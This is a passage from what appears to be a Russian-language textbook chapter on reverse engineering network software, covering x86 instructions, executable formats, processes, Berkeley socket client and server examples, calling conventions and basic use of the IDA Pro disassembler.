MOV EAX, [ESI + EDI * 8 + 0x50]   ; Чтение 32-битного значения из адреса памяти
```

Когда такая сложная адресная ссылка используется в инструкции, ее обычно заключают в квадратные скобки.

Порядок выполнения

Порядок выполнения – это способ, с помощью которого программа определяет, какие инструкции выполнить. В архитектуре x86 есть три основных типа инструкций порядка выполнения: *вызов подпрограммы, условные* и *безусловные переходы*. Вызов подпрограммы перена-

правляет порядок выполнения к *подпрограмме* – определенной последовательности инструкций. Это достигается с помощью инструкции `CALL`, которая изменяет регистр EIP на местоположение подпрограммы. Эта инструкция помещает адрес памяти следующей инструкции в текущий стек, который сообщает порядку выполнения, куда нужно вернуться, после того как он выполнит задачу подпрограммы. Возврат осуществляется с помощью инструкции `RET`, которая изменяет регистр EIP на верхний адрес в стеке (помещенный туда инструкцией `CALL`).

Условные переходы позволяют коду принимать решения на основе предыдущих операций. Например, инструкция `CMP` сравнивает значения двух операндов (возможно, двух регистров) и вычисляет соответствующие значения для регистра EFLAGS. Под капотом она вычитает одно значение из другого, устанавливая соответствующий регистр EFLAGS, и затем отбрасывает результат. Инструкция `TEST` делает то же самое, за исключением того, что вместо вычитания выполняется операция AND.

После вычисления значения EFLAGS можно выполнить условный переход; адрес, на который выполняется переход, зависит от состояния EFLAGS. Например, инструкция `JZ` будет выполнять условный переход, если установлен флаг нуля (это произойдет, если, например, инструкция `CMP` сравнивает два равных значения); в противном случае инструкция является бездействующей. Имейте в виду, что регистр EFLAGS также можно настроить с помощью арифметических и других инструкций. Например, инструкция `SHL` сдвигает значение места назначения на определенное количество битов от низкого к высокому.

Безусловный переход реализуется с помощью инструкции `JMP`, которая просто безоговорочно переходит к адресу назначения. Это все, что можно сказать о безусловном переходе.

Основы операционной системы

Понимание архитектуры компьютера важно как для статического, так и для динамического анализа. Без этих знаний трудно понять, что делает последовательность инструкций. Но архитектура – это только часть дела: без операционной системы, управляющей оборудованием и процессами компьютера, инструкции были бы не очень полезны. Здесь я объясню основы работы операционной системы, которые помогут вам понять процессы обратной разработки.

Форматы исполняемых файлов

Форматы исполняемых файлов определяют, как эти файлы хранятся на диске. Операционные системы должны указывать исполняемые файлы, которые они поддерживают, чтобы они могли загружать и запускать программы. В отличие от более ранних операционных си-

стем, таких как MS-DOS, у которых не было ограничений на то, какие форматы файлов будут выполняться (при запуске файлы, содержащие инструкции, загружались прямо в память), современные операционные системы предъявляют гораздо больше требований относительно более сложных форматов.

Некоторые требования современного исполняемого формата включают в себя:

- выделение памяти для исполняемых инструкций и данных;
- поддержку динамической компоновки внешних библиотек;
- поддержку криптографических подписей для проверки источника исполняемого файла;
- сопровождение отладочной информации для связывания исполняемого кода с первоначальным исходным кодом для отладки;
- ссылку на адрес в исполняемом файле, где начинается выполнение кода, обычно называемое *начальным адресом* (необходимо, потому что начальный адрес программы может быть не первой инструкцией в исполняемом файле).

Windows использует формат Portable Executable (PE) для всех исполняемых файлов и динамических библиотек. Исполняемые файлы обычно используют расширение *.exe,* а динамические библиотеки – расширение *.dll*. На самом деле Windows не требуются эти расширения для правильной работы нового процесса; они используются только для удобства.

Большинство Unix-подобных систем, включая Linux и Solaris, применяют формат Executable Linking Format (ELF) в качестве основного формата исполняемых файлов. Главное исключение – это macOS, где используется формат Mach-O.

Сегменты

Сегменты памяти – вероятно, самая важная информация, хранящаяся в исполняемом файле. Все нетривиальные исполняемые файлы будут иметь как минимум три сегмента: сегмент кода, который содержит машинный код исполняемого файла; сегмент данных, содержащий инициализированные данные, которые можно читать и записывать во время исполнения; и специальный сегмент для хранения неинициализированных данных. У каждого сегмента есть имя, которое идентифицирует содержащиеся в нем данные. Сегмент кода обычно называется *text*, сегмент данных – *data*, а сегмент неинициализированных данных – *bss*.

Каждый сегмент содержит четыре основных элемента информации:

- текстовое имя;
- размер и расположение данных для сегмента, содержащегося в исполняемом файле;
- размер и адрес в памяти, куда должны быть загружены данные;

- флаги защиты памяти, которые указывают, может ли сегмент быть записан или выполнен при загрузке в память.

Процессы и потоки

Операционная система должна иметь возможность запускать несколько экземпляров исполняемого файла, без их конфликта. Для этого операционные системы определяют *процесс*, который действует как контейнер для экземпляра выполняемого исполняемого файла. Процесс хранит всю собственную память, необходимую для работы экземпляра, изолируя ее от других экземпляров такого же исполняемого файла, а также является границей безопасности, потому что он выполняется от лица определенного пользователя операционной системы, и решения по безопасности могут приниматься на основе этой личности.

Операционные системы также определяют *поток* выполнения, что позволяет операционной системе быстро переключаться между несколькими процессами, создавая впечатление, что все они выполняются одновременно. Это называется *многозадачностью*. Для переключения между процессами операционная система должна прервать работу ЦП, сохранить текущее состояние процесса и восстановить состояние альтернативного процесса. Когда ЦП возобновляет работу, он запускает другой процесс.

Поток определяет текущее состояние выполнения. У него есть собственный блок памяти для стека и место для хранения его состояния, когда операционная система останавливает поток. Обычно у процесса имеется, по крайней мере, один поток, и ограничение на количество потоков в процессе обычно контролируется ресурсами компьютера.

Чтобы создать новый процесс из исполняемого файла, операционная система сначала создает пустой процесс со своей выделенной областью памяти. Затем загружает основной исполняемый файл в пространство памяти процесса, выделяя память на основе таблицы разделов исполняемого файла. После этого создается новый поток, который называется *основным*.

Программа динамической компоновки отвечает за компоновку в системных библиотеках основного исполняемого файла перед возвратом к исходному начальному адресу. Когда операционная система запускает основной поток, создание процесса на этом завершается.

Сетевой интерфейс операционной системы

Операционная система должна управлять сетевым оборудованием компьютера, чтобы оно могло использоваться всеми запущенными приложениями. Аппаратное обеспечение очень мало знает о протоколах более высокого уровня, таких как TCP/IP[1], поэтому операционная система должна обеспечивать реализацию этих протоколов.

[1] Это не совсем верно: многие сетевые карты могут выполнять обработку в аппаратном обеспечении.

Операционная система также должна предоставлять возможность приложениям взаимодействовать с сетью. Наиболее распространенным сетевым API является *модель сокетов Беркли*, первоначально разработанная в Калифорнийском университете в Беркли в 1970-х гг. для BSD. Все Unix-подобные системы имеют встроенную поддержку сокетов Беркли. В Windows очень похожий программный интерфейс предоставляет библиотека *Winsock*. Модель сокетов Berkeley настолько распространена, что вы почти наверняка встретите ее на самых разных платформах.

Создание простого клиентского TCP-соединения с сервером

Чтобы лучше понять, как работает API сокетов, в листинге 6.1 показано, как создать простое клиентское TCP-соединение с удаленным сервером.

Листинг 6.1. Простой сетевой клиент TCP

```
int port = 12345;
const char* ip = "1.2.3.4";
sockaddr_in addr = {0};

❶ int s = socket(AF_INET, SOCK_STREAM, 0);

addr.sin_family = PF_INET;
❷ addr.sin_port = htons(port);
❸ inet_pton(AF_INET, ip, &addr.sin_addr);
❹ if(connect(s, (sockaddr*) &addr, sizeof(addr)) == 0)
{
    char buf[1024];
  ❺ int len = recv(s, buf, sizeof(buf), 0);

  ❻ send(s, buf, len, 0);
}

close(s);
```

Первый API-вызов ❶ создает новый сокет. Параметр AF_INET указывает на то, что мы хотим использовать протокол IPv4. (Чтобы использовать IPv6, нужно написать AF_INET6.) Второй параметр SOCK_STREAM указывает, что мы хотим использовать потоковое соединение, что для интернета означает TCP. Чтобы создать UDP-сокет, мы должны написать SOCK_DGRAM (*сокет дейтаграммы*).

Затем мы создаем адрес назначения с помощью addr, экземпляра определяемой системой структуры sockaddr_in. Мы настраиваем адресную структуру, используя тип протокола, порт TCP и TCP IP-адрес. Вызов inet_pton ❷ преобразует строковое представление IP-адреса в ip в 32-битное целое число.

Обратите внимание, что при настройке порта функция htons используется для преобразования значения из порядка байтов, использующегося на машине (host-byte-order) (для архитектуры x86 это об-

ратный порядок байтов) в сетевой порядок байтов (прямой порядок байтов). Это также относится и к IP-адресу. В данном случае IP-адрес 1.2.3.4 станет целым числом 0x01020304, если сохранить его в формате с прямым порядком байтов.

Последний этап – это вызов для подключения к адресу назначения ❹. Это основная точка отказа, потому что на этом этапе операционная система должна сделать исходящий вызов на адрес назначения, чтобы узнать, выполняется ли прослушивание. Когда новое соединение будет установлено, программа сможет читать и записывать данные в сокет, как если бы это был файл с помощью системных вызовов `recv` ❺ и `send` ❻. (В Unix-подобных системах также можно использовать универсальные вызовы `read` и `write`, но не в Windows.)

Создание клиентского подключения к TCP-серверу

В листинге 6.2 показан фрагмент другой стороны сетевого соединения, очень простой сервер сокетов TCP.

Листинг 6.2. Простой сервер сокетов TCP

```
  sockaddr_in bind_addr = {0};

  int s = socket(AF_INET, SOCK_STREAM, 0);

  bind_addr.sin_family = AF_INET;
  bind_addr.sin_port = htons(12345);
❶ inet_pton("0.0.0.0", &bind_addr.sin_addr);

❷ bind(s, (sockaddr*)&bind_addr, sizeof(bind_addr));
❸ listen(s, 10);
    sockaddr_in client_addr;
    int socksize = sizeof(client_addr);
❹   int newsock = accept(s, (sockaddr*)&client_addr, &socksize);

    // Выполняем действия с новым сокетом
```

Первым важным шагом при подключении к серверу сокетов TCP является привязка сокета к адресу в локальном сетевом интерфейсе, как показано на этапах ❶ и ❷. По сути, это противоположный вариант того, что мы видели в листинге 6.1, потому что `inet_pton()` ❶ просто преобразует строковый IP-адрес в его двоичную форму. Сокет привязан ко всем сетевым адресам, которые обозначены как «0.0.0.0», хотя это может быть и конкретный адрес на порту 12345.

Затем сокет привязывается к этому локальному адресу ❷. Привязывая его ко всем интерфейсам, мы гарантируем, что сокет сервера будет доступен извне текущей системы, например через интернет, при условии что на пути нет брандмауэра.

Наконец, мы просим сетевой интерфейс слушать новые входящие соединения ❸ и вызовы `accept` ❹, которые возвращает следующее новое соединение.

Как и в случае с клиентом, этот новый сокет можно читать и вести туда запись с помощью вызовов `recv` и `send`.

Когда вы сталкиваетесь с приложениями, использующими сетевой интерфейс операционной системы, вам нужно будет отслеживать все эти вызовы функций в исполняемом коде. Ваши знания о том, как пишутся программы на уровне языка программирования C, окажутся ценными, когда вы посмотрите на обратный код в дизассемблере.

Двоичный интерфейс приложений

Двоичный интерфейс приложений (ABI) – это интерфейс, определяемый операционной системой для описания соглашений о том, как приложение вызывает функцию API. Большинство языков программирования и операционных систем передают параметры слева направо. Это означает, что крайний левый параметр в первоначальном исходном коде помещается по наименьшему адресу стека. Если параметры создаются путем помещения их в стек, последний параметр помещается первым.

Еще одно важное соображение – как возвращаемое значение предоставляется вызывающему коду функции после завершения вызова API. В архитектуре x86, если значение меньше или равно 32 битам, оно передается обратно в регистр EAX. Если значение находится между 32 и 64 битами, оно передается обратно в комбинации EAX и EDX.

И EAX, и EDX считаются *рабочими* (черновыми) регистрами в ABI. Это означает, что их регистровые значения не сохраняются при вызовах функций: другими словами, при вызове функции вызывающий код не может полагаться на то, что какое-либо значение, хранящееся в этих регистрах, все еще будет существовать, когда вызов вернется. Такая модель обозначения регистров сделана из прагматических соображений: она позволяет функциям тратить меньше времени и памяти, сохраняя регистры, которые в любом случае нельзя изменить. Фактически ABI указывает точный список регистров, которые вызываемая функция должна сохранить в определенное место в стеке.

Таблица 6.4 содержит краткое описание цели типичного назначения регистров. В ней также указано, нужно ли сохранять регистр при вызове функции для восстановления регистра до исходного значения перед возвратом функции.

Таблица 6.4. Список сохраненных регистров

Регистр	Использование ABI	Сохраняется?
EAX	Используется для передачи возвращаемого значения функции	Нет
EBX	Регистр общего назначения	Да
ECX	Используется для локальных циклов и счетчиков, а иногда и для передачи указателей на объекты в таких языках, как C++	Нет
EDX	Используется для расширенных возвращаемых значений	Нет
EDI	Регистр общего назначения	Да
ESI	Регистр общего назначения	Да
EBP	Указатель на базу текущего допустимого кадра стека	Да
ESP	Указатель на базу стека	Да

На рис. 6.4 показана функция `add()`, вызываемая в коде ассемблера для функции `print_add()`: она помещает параметры в стек (`PUSH 10`), вызывает функцию `add()` (`CALL add`), а затем выполняет очистку (`ADD ESP, 8`). Результат сложения передается из `add()` через регистр EAX, который затем выводится в консоль.

```
void print_add() {
    printf("%d\n", add(1, 10));
}
```

```
int add(int a, int b) {
    return a + b;
}
```

```
PUSH  EBP
MOV   EBP, ESP

PUSH  10     ; Помещаем параметры в стек
PUSH  1
CALL  add
ADD   ESP, 8 ; Удаляем параметры

PUSH  EAX
PUSH  OFFSET "%d\n"
CALL  printf
ADD   ESP, 8

POP   EBP
RET
```

```
MOV  EAX, [ESP+4] ; EAX = a
ADD  EAX, [ESP+8] ; EAX = a + b
RET
```

Рис. 6.4. Вызов функции в ассемблерном коде

Статический обратный инжиниринг

Теперь, когда у вас есть базовое представление о том, как выполняются программы, мы рассмотрим методы обратной разработки. *Статический обратный инжиниринг* – это процесс разбора исполняемого файла приложения для определения того, что он делает. В идеале мы могли бы повернуть вспять процесс компиляции, чтобы вернуться к первоначальному исходному коду, но обычно это слишком сложно. Вместо этого исполняемый файл чаще всего дизассемблируется.

Вместо того чтобы атаковать двоичный файл с помощью одного лишь шестнадцатеричного редактора и справочника по машинному коду, можно использовать инструменты для дизассемблирования двоичных файлов. Один из таких инструментов – это objdump на базе Linux, который просто выводит результат на консоль или в файл. Затем вам решать, как перемещаться по дизассемблированному коду, используя текстовый редактор. Однако objdump не очень дружелюбен для пользователя.

К счастью, существуют интерактивные дизассемблеры, представляющие дизассемблированный код в форме, которую вы можете легко просматривать и перемещаться. Безусловно, наиболее полнофункциональным из них является IDA Pro, разработанный компанией Hex Rays. IDA Pro – это идеальный инструмент для статического анализа, который поддерживает многие распространенные форматы исполняемых файлов, а также практически все архитектуры ЦП. Полная вер-

сия стоит дорого, но доступна и бесплатная версия. Хотя бесплатная версия дизассемблирует только код архитектуры x86 и ее нельзя использовать в коммерческом окружении, она идеально подходит для работы с дизассемблером. Бесплатную версию IDA Pro можно скачать с сайта Hex Rays на странице *https://www.hex-rays.com/*. Эта версия предназначена только для Windows, но она должна хорошо работать под Wine в Linux или macOS. Давайте кратко рассмотрим, как использовать IDA Pro для разбора простого сетевого двоичного файла.

Краткое руководство по использованию IDA Pro Free Edition

После установки запустите IDA Pro, а затем выберите целевой исполняемый файл, нажав **File** → **Open** (Файл → Открыть). Должно появиться окно **Load a new file** (Загрузить новый файл) (рис. 6.5). В этом окне отображается несколько параметров, но большинство из них предназначены для опытных пользователей; вам нужно обратить внимание только на важные параметры. Первый параметр позволяет выбрать исполняемый формат, который вы хотите проверить ❶. По умолчанию на рисунке переносимый исполняемый файл обычно является правильным выбором, но всегда лучше проверить. Тип процессора ❷ определяет архитектуру процессора по умолчанию, т. е. x86. Данный параметр особенно важен, когда вы дизассемблируете двоичные данные для необычных архитектур. Убедившись, что выбранные вами параметры верны, нажмите **OK**, чтобы приступить к дизассемблированию.




Рис. 6.5. Параметры загрузки нового файла

Выбор первого и второго параметров будет зависеть от исполняемого файла, который вы пытаетесь дизассемблировать. В этом примере мы дизассемблируем исполняемый файл Windows, использующий формат PE с процессором с архитектурой x86. На других платформах, таких как macOS или Linux, нужно будет выбрать соответствующие параметры. IDA приложит все усилия, чтобы определить необходимый формат для дизассемблирования вашей цели, поэтому обычно вам не придется выбирать. В ходе дизассемблирования он сделает все возможное, чтобы найти весь исполняемый код, аннотировать декомпилированные функции и данные, а также определить перекрестные ссылки между областями дизассемблирования.

По умолчанию IDA пытается предоставить аннотации для имен переменных и параметров функции, если они ему известны, например при вызове распространенных API-функций. Для перекрестных ссылок IDA найдет места, где есть ссылки на данные и код: их можно найти во время обратной разработки, в чем вы скоро убедитесь. Дизассемблирование может занять много времени. Когда процесс будет завершен, у вас должен быть доступ к основному интерфейсу IDA, как показано на рис. 6.6.




Рис. 6.6. Основной интерфейс IDA Pro

В главном интерфейсе IDA есть три важных окна, которым следует уделить внимание. Окно ❷ – это представление дизассемблирования по умолчанию. В этом примере оно показывает *графическое представ-*

ление IDA Pro, которое часто является очень полезным способом просмотра последовательности выполнения отдельной функции. Чтобы отобразить представление, показывающее дизассемблирование в линейном формате на основе загрузки адреса инструкций, нажмите клавишу пробела. Окно ❸ показывает статус процесса дизассемблирования, а также все ошибки, которые могут возникнуть при попытке выполнить в IDA операцию, которую он не понимает. Вкладки открытых окон отмечены на рисунке цифрой ❶.

Можно открыть дополнительные окна, выбрав **View** → **Open subviews**. Вот несколько окон, которые вам почти наверняка понадобятся, и описание того, что на них показано:

- **IDA View** – показывает процесс дизассемблирования исполняемого файла;
- **Exports** – отображает все функции, экспортируемые исполняемым файлом;
- **Imports** – показывает все функции, динамически скомпонованные в этот исполняемый файл во время выполнения;
- **Functions** – показывает список всех функций, определенных IDA Pro;
- **Strings** – показывает список печатаемых строк, определенных IDA Pro во время анализа.

Из пяти перечисленных типов окон последние четыре в основном представляют собой просто списки информации. IDA View – это то место, где вы проводите большую часть своего времени, занимаясь обратной разработкой, потому что оно показывает дизассемблированный код. Вы можете легко перемещаться по дизассемблированному коду в IDA View. Например, дважды щелкните что-либо, похожее на имя функции или ссылку на данные, чтобы автоматически перейти к месту нахождения ссылки. Этот метод особенно полезен, когда вы анализируете вызовы других функций: например, если вы видите `CALL sub_400100`, просто дважды щелкните `sub_400100`, чтобы перейти непосредственно к функции. Чтобы перейти к исходному вызову, нажмите клавишу **ESC** или кнопку возврата, выделенную на рис. 6.7.




Рис. 6.7. Кнопка возврата для окна дизассемблирования в IDA Pro

Фактически в окне дизассемблирования можно перемещатьсявзад и вперед в окне дизассемблирования, как в веб-браузере. Когда вы найдете ссылочную строку в тексте, переместите текстовый курсор на

ссылку и нажмите X или щелкните правой кнопкой мыши и выберите **Jump to xref to operand** (Перейти к внешней ссылке на операнд), чтобы открыть диалоговое окно перекрестной ссылки, в котором отображается список всех мест в исполняемом файле, ссылающихся на эту функцию или значение данных. Дважды щелкните по записи, чтобы перейти непосредственно к ссылке в окне дизассемблирования.

Примечание *По умолчанию IDA автоматически генерирует имена для значений, на которые имеются ссылки. Например, функции называются **sub_XXXX**, где XXXX – их адрес в памяти; имя **loc_XXXX** указывает местоположения ветвей в текущей функции или местоположения, которые не содержатся в функции. Возможно, эти имена не помогут вам понять, что выполняется дизассемблирование, но вы можете переименовать эти ссылки, чтобы сделать их более значимыми. Чтобы переименовать их, переместите курсор к тексту ссылки и нажмите N или щелкните правой кнопкой мыши и выберите в меню пункт **Rename** (Переименовать). Изменения имени должны примениться везде, где есть ссылки.*

Анализ переменных и аргументов стека

Еще одна функция в окне дизассемблирования IDA – это анализ переменных и аргументов стека. Когда мы обсуждали соглашения о вызовах в разделе «*Двоичный интерфейс приложений*», я указал на то, что параметры обычно передаются в стек, но в стеке также хранятся временные локальные переменные, используемые функциями для хранения важных значений, которые не помещаются в доступные регистры. IDA Pro проанализирует функцию и определит, сколько аргументов она принимает и какие локальные переменные использует. На рис. 6.8 эти переменные показаны в начале дизассемблированной функции, а также несколько инструкций, которые их используют.

```
_main           proc near               ; CODE XREF: sub_401180+28E↑p

var_10          = dword ptr -10h
var_C           = dword ptr -0Ch
arg_0           = dword ptr  8
arg_4           = dword ptr  0Ch

                push    ebp
                mov     ebp, esp
                and     esp, 0FFFFFFF0h
                sub     esp, 10h
                call    sub_40A630
                mov     eax, [ebp+arg_4]
                mov     [esp+10h+var_C], eax
                mov     eax, [ebp+arg_0]
                mov     [esp+10h+var_10], eax
                call    sub_4016D1
                test    al, al
```

Локальные переменные
Переданные аргументы
Использование стека

Рис. 6.8. Дизассемблированная функция, показывающая локальные переменные и аргументы

Можно переименовать эти локальные переменные и аргументы и просмотреть все их перекрестные ссылки, но перекрестные ссылки для локальных переменных и аргументов останутся в той же функции.

Определение ключевой функциональности

Затем нужно определить, где исполняемый файл, который вы дизассемблируете, обрабатывает сетевой протокол. Самый простой способ сделать это – по очереди проверить все части исполняемого файла и определить, что они делают. Но если вы имеете дело с крупным коммерческим продуктом, то такой метод очень неэффективен. Вместо этого вам понадобится способ быстро определить функциональные области для дальнейшего анализа. В этом разделе я рассмотрю четыре типичных подхода, включая извлечение символьной информации, поиск библиотек, импортированных в исполняемый файл, анализ строк и определение автоматического кода.

Извлечение символьной информации

Компиляция исходного кода в нативный исполняемый файл – это процесс, сопряженный с потерями, особенно когда код включает в себя символьную информацию, такую как имена переменных и функций или форма структур в памяти. Поскольку эта информация редко требуется для правильной работы исполняемого файла, при компиляции она может просто быть отброшена. Но удаление этой информации очень затрудняет отладку проблем во встроенном исполняемом файле.

Все компиляторы поддерживают возможность преобразования символьной информации и генерируют *отладочные символы* с информацией о строке первоначального исходного кода, связанной с инструкцией в памяти, а также с информацией о типе функций и переменных. Однако разработчики редко оставляют отладочные символы намеренно, предпочитая удалять их перед публичным выпуском, чтобы никто не увидел их секреты (или плохой код). Тем не менее иногда разработчики ошибаются, и вы можете воспользоваться этими промахами.

IDA Pro загружает отладочные символы автоматически, когда это возможно, но иногда вам придется искать их самостоятельно. Давайте посмотрим на отладочные символы, используемые Windows, macOS и Linux, а также на то, где хранится символьная информация и как заставить IDA правильно загрузить ее.

Когда исполняемый файл Windows создается с использованием обычных компиляторов (таких как Microsoft Visual C++), информация об отладочных символах не сохраняется внутри исполняемого файла; она хранится в сегменте исполняемого файла, который указывает расположение файла (PDB) базы данных программы. Фактически в нем хранится вся отладочная информация. Отделение отладочных символов от исполняемого файла позволяет легко распространять исполняемый файл без отладочной информации, делая ее легкодоступной для отладки.

Файлы PDB редко распространяются с исполняемыми файлами, по крайней мере в программном обеспечении с закрытым исходным кодом. Но есть одно очень важное исключение – это Microsoft Windows. Чтобы облегчить отладку, Microsoft выпускает общедоступные символы для большинства исполняемых файлов, установленных в Windows, включая ядро. Хотя эти файлы не содержат всей отладочной информации из процесса компиляции (Microsoft удаляет информацию, которую не хочет делать общедоступной, например подробную информацию о типе), файлы по-прежнему содержат большую часть имен функций, а это часто то, что вам и нужно. В результате при обратной разработке исполняемых файлов Windows IDA Pro должна автоматически найти символьный файл на общедоступном сервере символов Microsoft и обработать его. Если у вас есть символьный файл (потому что он идет с исполняемым файлом), загрузите его, поместив его рядом с исполняемым файлом в каталоге, а затем запустите IDA Pro, чтобы дизассемблировать исполняемый файл. Вы также можете загрузить файлы PDB после первоначального дизассемблирования, выбрав **File** → **Load File** → **PDB File**.

Отладочные символы наиболее важны при обратной разработке в IDA Pro при именовании функций в окнах дизассемблирования и **Functions** (Функции). Если символы также содержат информацию о типе, вы должны увидеть аннотации для вызовов функций, которые указывают типы параметров, как показано на рис. 6.9.





Рис. 6.9. Дизассемблирование с отладочными символами

Даже без PDB-файла можно получить доступ к символьной информации из исполняемого файла. Например, динамические библиотеки должны экспортировать функции для использования в другом исполняемом файле: этот экспорт предоставит базовую символьную информацию, включая имена внешних функций. Используя ее, можно найти то, что вам нужно в окне **Exports.** На рис. 6.10 показано, как будет выглядеть эта информация для сетевой библиотеки Windows *ws2_32.dll*.



Exports

Name	Address	Ordinal
WahDisableNonIFSHandleSupport	4F7B12DD	161
WahEnableNonIFSHandleSupport	4F7B1371	162
WahEnumerateHandleContexts	4F788E5C	163
WahInsertHandleContext	4F789D29	164
WahNotifyAllProcesses	4F7947B1	165
WahOpenApcHelper	4F786093	166
WahOpenCurrentThread	4F783163	167
WahOpenHandleHelper	4F7B14E6	168
WahOpenNotificationHandleHelper	4F793261	169
WahQueueUserApc	4F7B099A	170
WahReferenceContextByHandle	4F782C09	171
WahRemoveHandleContext	4F7831F3	172
WahWaitForNotification	4F79333D	173
WahWriteLSPEvent	4F793AD9	174
freeaddrinfo	4F78ADE6	175
getaddrinfo	4F790EA9	176
